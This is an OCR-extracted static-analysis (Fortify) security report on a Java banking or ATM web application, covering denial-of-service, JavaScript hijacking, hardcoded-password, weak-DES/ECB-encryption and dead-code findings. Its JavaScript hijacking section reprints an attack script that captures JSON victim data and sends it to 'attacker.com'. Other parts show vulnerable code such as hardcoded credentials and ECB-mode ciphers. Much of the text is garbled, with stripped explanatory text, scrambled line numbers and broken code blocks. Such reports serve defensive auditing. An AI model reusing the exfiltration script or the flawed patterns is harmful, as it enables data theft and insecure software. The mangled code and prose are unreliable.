sb.append(label).append(lineSeparator);
}
```

Recommendations:

```
StringBuilder StringBuffer StringBuilder StringBuffer
2 StringBuilder StringBuilder
private final int BUFFER_CAPACITY = 5200;
StringBuilder sb = new StringBuilder(BUFFER_CAPACITY);
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
for (String label: labels) {
if (label.length() + lineSeparator.length() + sb.length() <= sb.capacity()) {
sb.append(label).append(lineSeparator);
} else {
// Handle error
}
}
3 StringBuffer StringBuffer
2 StringBuilder
private final int MAX_LABEL_LEN = 50;
```

StringBuffer sb = new StringBuffer(BUFFER_CAPACITY);

private final int MAX_LABEL_ITEMS = 100; private final int BUFFER_CAPACITY = 5200;




```
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
if (labels.length <= MAX_LABEL_ITEMS) {
for (String label: labels) {
if (label.length() <= MAX_LABEL_LEN) {
sb.append(label).append(lineSeparator);
} else {
// Handle error
} else {
// Handle error
}
Tips:
HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]
Fortify Priority:
                                                                       Low
                      Input Validation and Representation
Kingdom:
Abstract:
                      HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM
Source:
                      WebatmMMXSIsBean.java:70 java.lang.System.getProperty()
                                  SecurityConst.$ManchineId = mlProperties.getProperty("MachineId").trim();
69
70
                                  SecurityConst.$ServerId = System.getProperty("weblogic.Name");
71
                                  //Servlet
72
                                  SecurityConst.$ServletDomainURL =
                      mlProperties.getProperty("ServletDomainURL").trim(); //Domain1
Sink:
                      HtmlExtensible.java:232 java.lang.StringBuffer.append()
230
                                  else
231
                                     editString.append( " " +tempAttributeName + "=\""
232
                      +contrastAttribute.get(tempAttributeName)+ "\"");
233
234
                                  tempAttributeName = null;
HtmlPage.java, line 563 (Denial of Service: StringBuilder) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                       Low
Kingdom:
                      Input Validation and Representation
Abstract:
                      HtmlPage.java 563 append() (16) StringBuilder StringBuffer JVM
Source:
                      WebatmServletCtx.java:104 java.lang.System.getProperty()
102
                                     //machineid
                                     SecurityConst.$ManchineId =
103
                     mlProperties.getProperty("MachineId").trim();
                                     SecurityConst.$ServerId=System.getProperty("weblogic.Name");
104
105
                                     //Serverportmachineid !!!
                      HtmlPage.java:563 java.lang.StringBuffer.append()
Sink:
561
562
563
                      loopSecString.append(editAttribute[idxModify].getAll());
                                                      modifyIndex[i] = - modifyIndex[i];
564
565
HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]
Fortify Priority:
                                                                       Low
Kingdom:
                      Input Validation and Representation
```



```
Abstract:
                      HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM
                      PropertyFile.java:44 java.util.Properties.load()
Source:
42
                               mlXfis = new FileInputStream(mlPropertyFile);
43
                               mlProperties= new Properties();
44
                               mlProperties.load(mlXfis);
45
                            catch (Throwable et)
46
                      HtmlExtensible.java:232 java.lang.StringBuffer.append()
Sink:
230
231
                      editString.append( " " +tempAttributeName + "=\"" +contrastAttribute.get(tempAttributeName)+ "\"");
232
233
234
                                  tempAttributeName = null;
HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]
Fortify Priority:
                                                       Folder
                                                                        Low
Kingdom:
                      Input Validation and Representation
Abstract:
                      HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM
                      _WebatmEjbSub.java:581 java.lang.System.getProperty()
Source:
579
580
                                  SecurityConst.$ManchineId = mlProperties.getProperty("MachineId").trim();
581
                                  SecurityConst.$ServerId = System.getProperty("weblogic.Name");
582
                                  //Servlet
                      SecurityConst.$ServletDomainURL =
mlProperties.getProperty("ServletDomainURL").trim(); //Domain1
583
                      HtmlExtensible.java:232 java.lang.StringBuffer.append()
Sink:
230
231
                                     editString.append( " " +tempAttributeName + "=\""
232
                      +contrastAttribute.get(tempAttributeName)+ "\"");
233
                                  tempAttributeName = null;
234
HtmlExtensible.java, line 232 (Denial of Service: StringBuilder) [Hidden]
Fortify Priority:
                                                       Folder
                                                                        Low
                      Input Validation and Representation
Kingdom:
                      HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM
Abstract:
Source:
                      WebatmServletCtx.java:104 java.lang.System.getProperty()
102
                                     //machineid
103
                                     SecurityConst.$ManchineId =
                      mlProperties.getProperty("MachineId").trim();
104
                                     SecurityConst.$ServerId=System.getProperty("weblogic.Name");
                                     //Serverportmachineid !!!
105
                      HtmlExtensible.java:232 java.lang.StringBuffer.append()
Sink:
230
231
                                     editString.append( " " +tempAttributeName + "=\""
232
                      +contrastAttribute.get(tempAttributeName)+ "\"");
233
234
                                  tempAttributeName = null;
```





JavaScript JavaScript

Explanation:

JavaScript 1) JavaScript 2) JavaScript Fortify Secure Coding Rulepacks HTTP JavaScript JavaScript

(Same Origin Policy) (Same Origin Policy) JavaScript JavaScript (Same Origin Policy) JavaScript (Same Origin Policy) Web JavaScript (Same Origin Policy) JavaScript JavaScript 2.0 JavaScript Web

JavaScript JavaScript Object Notation (JSON)JSON RFC JSON JavaScript (object literal syntax)JSON JavaScript JSON JavaScript JSON JavaScript JSON JavaScript JavaScrip

```
1 Web JSON Web Mozilla
JSON
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
var txt = req.responseText;
object = eval("(" + txt + ")");
req = null;
}
};
req.send(null);
HTTP
GET /object.json HTTP/1.1
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
(HTTP HTTP)
JSON
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
"purchases":60000.00, "email":"brian@example.com" },
{"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
```



```
"purchases":120000.00, "email":"katrina@example.com" },
{"fname":"Jacob", "lname":"West", "phone":"6502135600",
"purchases":45000.00, "email":"jacob@example.com" }]
JSON ()( Web cookie ) JavaScript
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
this.email setter = captureObject;
// Send the captured object back to the attacker's web site
function captureObject(x) {
var objString = "";
for (fld in this) {
objString += fld + ": " + this[fld] + ", ";
objString += "email: " + x;
var req = new XMLHttpRequest();
req.open("GET", "http://attacker.com?obj=" +
escape(objString),true);
req.send(null);
}
</script>
<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
Script JSON cookie
JSON JSON JavaScript mashup JavaScript mashup JavaScript mashup
JavaScript Script mashup mashup
Recommendations:
JavaScript 1) JavaScript 2) JavaScript JavaScript <script> JavaScript JavaScript
JavaScript JavaScript cookie cookie (cookie (Same Origin Policy)) Cookie
JavaScript cookie cookie cookie
2 JavaScript
var httpRequest = new XMLHttpRequest();
var cookies="cookies="+escape(document.cookie);
http_request.open('POST', url, true);
httpRequest.send(cookies);
HTTP referer referer HTTP POST HTTP GET JavaScript <script> GET JavaScriptWeb GET HTTP GET
JavaScript <script> () <script> JavaScript JavaScript
3
while(1);
JavaScript
```




```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
var txt = req.responseText;
if (txt.substr(0,9) == "while(1);") {
txt = txt.substring(10);
object = eval("(" + txt + ")");
req = null;
}
};
req.send(null);
JavaScript JavaScript eval() JSON
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
"purchases":60000.00, "email":"brian@example.com" }
*/
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
if (req.readyState == 4) {
var txt = req.responseText;
if (txt.substr(0,2) == "/*") {
txt = txt.substring(2, txt.length - 2);
object = eval("(" + txt + ")");
req = null;
}
};
req.send(null);
<script> JavaScript
EcmaScript 5 JavaScript
atm1049p1.htm, line 56 (JavaScript Hijacking: Vulnerable Framework) [Hidden]
Fortify Priority:
                        Low
                                                           Folder
                                                                             Low
Kingdom:
                        Encapsulation
Abstract:
                        JavaScript JavaScript
                        atm1049p1.htm:56 AssignmentStatement()
Sink:
54
55
                               alert("!"); //20110111
56
                                parent.BottomLeft.document.forms["TxnForm"].method="Get";
57
                              parent.BottomLeft.document.forms["TxnForm"].target="_top";
58
                              parent.BottomLeft.document.forms["TxnForm"].action="../../atmlogout";
atm1010p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]
Fortify Priority:
                                                           Folder
Kingdom:
                        Encapsulation
```



```
Abstract:
                     JavaScript JavaScript
                     atm1010p1.htm:27 AssignmentStatement()
Sink:
                     function BackPage()
25
26
27
                       document.forms["TxnForm"].method = "Get";
28
                         document.forms["TxnForm"].action = "../../atm1010s";
29
                       document.forms["TxnForm"].submit();
bia1085p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
                     JavaScript JavaScript
Abstract:
                     bia1085p1.htm:27 AssignmentStatement()
Sink:
25
                     function BackPage()
26
27
                       document.forms["TxnForm"].method = "Get";
28
                         document.forms["TxnForm"].action = "../../bia1085s";
29
                       document.forms["TxnForm"].submit();
bia1080p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     JavaScript JavaScript
                     bia1080p1.htm:27 AssignmentStatement()
Sink:
25
                     function BackPage()
26
27
                       document.forms["TxnForm"].method = "Get";
                         document.forms["TxnForm"].action = "../../bia1080s";
28
29
                       document.forms["TxnForm"].submit();
atm1020p1.htm, line 27 (JavaScript Hijacking: Vulnerable Framework) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Encapsulation
Abstract:
                     JavaScript JavaScript
Sink:
                     atm1020p1.htm:27 AssignmentStatement()
                     function BackPage()
26
27
                       document.forms["TxnForm"].method = "Get";
28
                         document.forms["TxnForm"].action = "../../atm1020s";
29
                       document.forms["TxnForm"].submit();
```





Explanation:

```
1 hardcoded password

...

DriverManager.getConnection(url, "scott", "tiger");

...

scotttiger javap -c Example 1

javap -c ConnMngr.class

22: ldc #36; //String jdbc:mysql://ixne.com/rxsql

24: ldc #38; //String scott

26: ldc #17; //String tiger

2 Android WebView

...

webview.setWebViewClient(new WebViewClient() {

public void onReceivedHttpAuthRequest(WebView view, HttpAuthHandler handler, String host, String realm) {

handler.proceed("guest", "allow");

}

});

...
```

Example 1

Recommendations:

WebSphere Application Server 4.x XOR WebSphere
Android SQLite SQLCipher SQLCipher SQLite 256 AES
3 SQLCipher Android
import net.sqlcipher.database.SQLiteDatabase;
...
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");






```
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
WebView sqlcipher.so WebKit
Tips:
1. Fortify Java Annotations FortifyPassword FortifyNotPassword
2. nullEmpty Password Hardcoded Password password Fortify Custom Rules Editor Password Management
_MsgCode.java, line 253 (Password Management: Hardcoded Password)
Fortify Priority:
                      High
                                                      Folder
                                                                       High
Kingdom:
                      Security Features
Abstract:
Sink:
                      _MsgCode.java:253 FieldAccess: $PasswordEqualErr()
                        public static final String $AESCheckErr = "V217"; //3005
251
252
                        public static final String $AESCheckErrMsg = ", !";
                        public static final String $PasswordEqualErr = "V218";
253
254
                        public static final String $PasswordEqualErrMsg = "";
255
_MsgCode.java, line 277 (Password Management: Hardcoded Password)
Fortify Priority:
                                                      Folder
                                                                       High
                      High
                     Security Features
Kingdom:
Abstract:
Sink:
                      MsgCode.java:277 FieldAccess: $PasswordAuthErrMsg()
275
                        public static final String $NoFunListPermissionErrMsg = "!";
276
                        public final static String $PasswordAuthErr = "V406";
277
                        public final static String $PasswordAuthErrMsg = ",!";
                        public final static String $MaxPasswordAuthErr = "V407";
278
279
                        public final static String $MaxPasswordAuthErrMsg = "!";
_MsgCode.java, line 276 (Password Management: Hardcoded Password)
Fortify Priority:
                      High
                                                      Folder
                                                                       High
Kingdom:
                      Security Features
Abstract:
Sink:
                      MsgCode.java:276 FieldAccess: $PasswordAuthErr()
                        public static final String $NoFunListPermissionErr = "V405"; //old 2205 //2405
274
275
                        public static final String $NoFunListPermissionErrMsg = "!";
276
                        public final static String $PasswordAuthErr = "V406";
277
                        public final static String $PasswordAuthErrMsg = ",!";
278
                        public final static String $MaxPasswordAuthErr = "V407";
_MsgCode.java, line 278 (Password Management: Hardcoded Password)
Fortify Priority:
                      High
                                                      Folder
                                                                       High
Kingdom:
                      Security Features
Abstract:
Sink:
                      MsgCode.java:278 FieldAccess: $MaxPasswordAuthErr()
276
                        public final static String $PasswordAuthErr = "V406";
277
                        public final static String $PasswordAuthErrMsg = ",!";
                        public final static String $MaxPasswordAuthErr = "V407";
278
279
                        public final static String $MaxPasswordAuthErrMsg = "!";
280
                        public static final String $DoubleLoginErr = "V408";
```



_MsgCode.java, line 254 (Password Management: Hardcoded Password)				
Fortify Priority:	High	Folder	High	
Kingdom:	Security Features			
Abstract:				
Sink:	_MsgCode.java:254	FieldAccess: \$Pass	wordEqualErrMsg()	
252	public static final	String \$AESCheckErrMsg	r = ", !";	
253	public static final	String \$PasswordEqualE	rr = "V218";	
254	public static final	String \$PasswordEqualE	rrMsg = "";	
255	//for SCSB			
256	public static final	String	"V219";//20100709	








```
Cipher cipher = Cipher.getInstance("AES/ECB/NoPadding");
55
                              cipher.init(Cipher.DECRYPT_MODE, key);
BaseKey.java, line 69 (Weak Encryption: Insecure Mode of Operation)
Fortify Priority:
                     Critical
                                                     Folder
                                                                      Critical
Kingdom:
                     Security Features
Abstract:
                      BaseKey.java encryptKey() 69
Sink:
                     _BaseKey.java:69 getInstance()
67
68
                                 //Get a cipher object
69
                                 Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
70
                                 cipher.init(Cipher.ENCRYPT_MODE, key);
71
                                 mlEncKey = _GeneralSub.toHexString(cipher.doFinal(mlKey));
BaseKey.java, line 103 (Weak Encryption: Insecure Mode of Operation)
Fortify Priority:
                     Critical
                                                     Folder
                                                                      Critical
Kingdom:
                     Security Features
                      BaseKey.java decryptKey() 103
Abstract:
Sink:
                     _BaseKey.java:103 getInstance()
101
                                 key = new SecretKeySpec(clBaseKey, "DES");
102
                                 //DES Decode
103
                                 Cipher mlcipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
104
105
                                 mlcipher.init(Cipher.DECRYPT_MODE, key);
_AcqMac.java, line 69 (Weak Encryption: Insecure Mode of Operation)
Fortify Priority:
                     Critical
                                                     Folder
                                                                      Critical
Kingdom:
                     Security Features
Abstract:
                      AcqMac.java getAcqMac() 69
Sink:
                     _AcqMac.java:69 getInstance()
                              byte[] iv = "00000000".getBytes();
68
                              AlgorithmParameterSpec paramSpec = new IvParameterSpec(iv);
69
                              Cipher cipher = Cipher.getInstance("DES/CBC/NoPadding");
70
71
                              cipher.init(Cipher.ENCRYPT_MODE, key, paramSpec);
```








ruly Develop	er vvorkdook			□ Fot
Abstract:	contextPrint			
Sink:	HtmlPage.java:14 Field:	contextPrint()		
12	private boolean Debug =	false;		
13	private HtmlTemplate wkT	emplate=null;		
14	private byte contextPrin	t[];		
15	/**/			
Dr. Tarraleta inna	private String msgErrHe			
	line 23 (Dead Code: Unused)	, <u> </u>		
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	sf			
Sink:	PngTemplate.java:23 Fig	eld: sf()		
21	private boolean bkl; //b	• • • • • • • • • • • • • • • • • • • •	ne	
22	private int bklsize;			
23	private int sf; //style			
24	private int cm; //ColorM		e-color	
25	private IColor ic; //Cur	rent IColor		
PngTemplate.java,	line 22 (Dead Code: Unused)	Field) [Hidden]		
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	bklsize			
Sink:	PngTemplate.java:22 Fig	eld: bklsize()		
20	private int bh; //buffer	•		
21	private boolean bkl; //b	kline is broken li	ne	
22	private int bklsize;			
23	private int sf; //style		_	
24	private int cm; //ColorM	ode 1:256 2:true	e-color	
PngTemplate.java,	line 21 (Dead Code: Unused I	Field) [Hidden]		
Fortify Priority:	Low	Folder	Low	
Kingdom:	Code Quality			
Abstract:	bkl			
Sink:	PngTemplate.java:21 Fig	eld: bkl()		
19	private int bw; //buffer	•		
20	private int bh; //buffer	image height		
21	private boolean bkl; //b	kline is broken li	ne	
22	private int bklsize;			

23

private int sf; //style format








```
default:
return getBlob();
dead code dead codeDead Code
Tips:
1. ()
HtmlTemplate.java, line 1238 (Dead Code: Unused Method) [Hidden]
Fortify Priority:
                                                    Folder
                     Low
                                                                   Low
Kingdom:
                     Code Quality
                     HtmlTemplate.java concatByteArray() dead codeDead Code
Abstract:
Sink:
                    HtmlTemplate.java:1238 Function: concatByteArray()
1236
1237
1238
                       private byte[] concatByteArray(byte[] piSrc, int piSrcLen, byte[] piConcatSrc, int
                    piConcatLen)
1239
1240
                          byte retByte[] = new byte[piSrcLen + piConcatLen];
HtmlTemplate.java, line 1196 (Dead Code: Unused Method) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     Code Quality
Kingdom:
Abstract:
                     HtmlTemplate.java getType() dead codeDead Code
                     HtmlTemplate.java:1196 Function: getType()
Sink:
1194
1195
1196
                       private String getType(int wkNumber)
1197
                       {
1198
                          String tmpErrorMsg = "";
HtmlTemplate.java, line 1128 (Dead Code: Unused Method) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
Kingdom:
                     Code Quality
Abstract:
                     HtmlTemplate.java testData() dead codeDead Code
                    HtmlTemplate.java:1128 Function: testData()
Sink:
                       } // end MatchTag()
1126
1127
1128
                       private void testData()
1129
                          for (int idxI = 0; idxI < blockCount; idxI++)</pre>
1130
HtmlPage.java, line 2047 (Dead Code: Unused Method) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
Kingdom:
                     Code Quality
Abstract:
                     HtmlPage.java getType() dead codeDead Code
Sink:
                     HtmlPage.java:2047 Function: getType()
2045
2046
2047
                       private String getType(int wkNumber)
2048
                          String tmpErrorMsg="";
XHtmlTemplate.java, line 188 (Dead Code: Unused Method) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                   Low
                     Code Quality
Kingdom:
```



Abstract:	XHtmlTemplate.java changeToLowerCase() dead codeDead Code
Sink:	XHtmlTemplate.java:188 Function: changeToLowerCase()
186	}
187	//
188	<pre>private void changeToLowerCase(char[] pioXHtmlByte)</pre>
189	{
190	}








```
Abstract:
                     try dead code
Sink:
                     _DbTool.java:65 TryBlock()
63
                          public static void setTxnIsolation(Control pioCtl, Connection piDbConn)
64
65
66
67
                                //piDbConn.setTransactionIsolation(Connection.TRANSACTION_READ_COMMITTED);
XHtmlPage.java, line 182 (Dead Code: Empty Try Block) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
Kingdom:
                     Code Quality
Abstract:
                     try dead code
                     XHtmlPage.java:182 TryBlock()
Sink:
                           if (mlSwContinue)
180
181
182
183
Transfer.java, line 1378 (Dead Code: Empty Try Block) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
Kingdom:
                     Code Quality
Abstract:
                     try dead code
                     Transfer.java:1378 TryBlock()
Sink:
                           Control mlCtl = new Control("EAI", "Transfer", "startTxn",
1376
                     _MsgCode.$ErrFromFes);
1377
1378
                           try
1379
                           {
1380
ATM1050sGet.java, line 42 (Dead Code: Empty Try Block) [Hidden]
Fortify Priority:
                                                    Folder
                                                                    Low
                     Low
Kingdom:
                     Code Quality
Abstract:
                     try dead code
Sink:
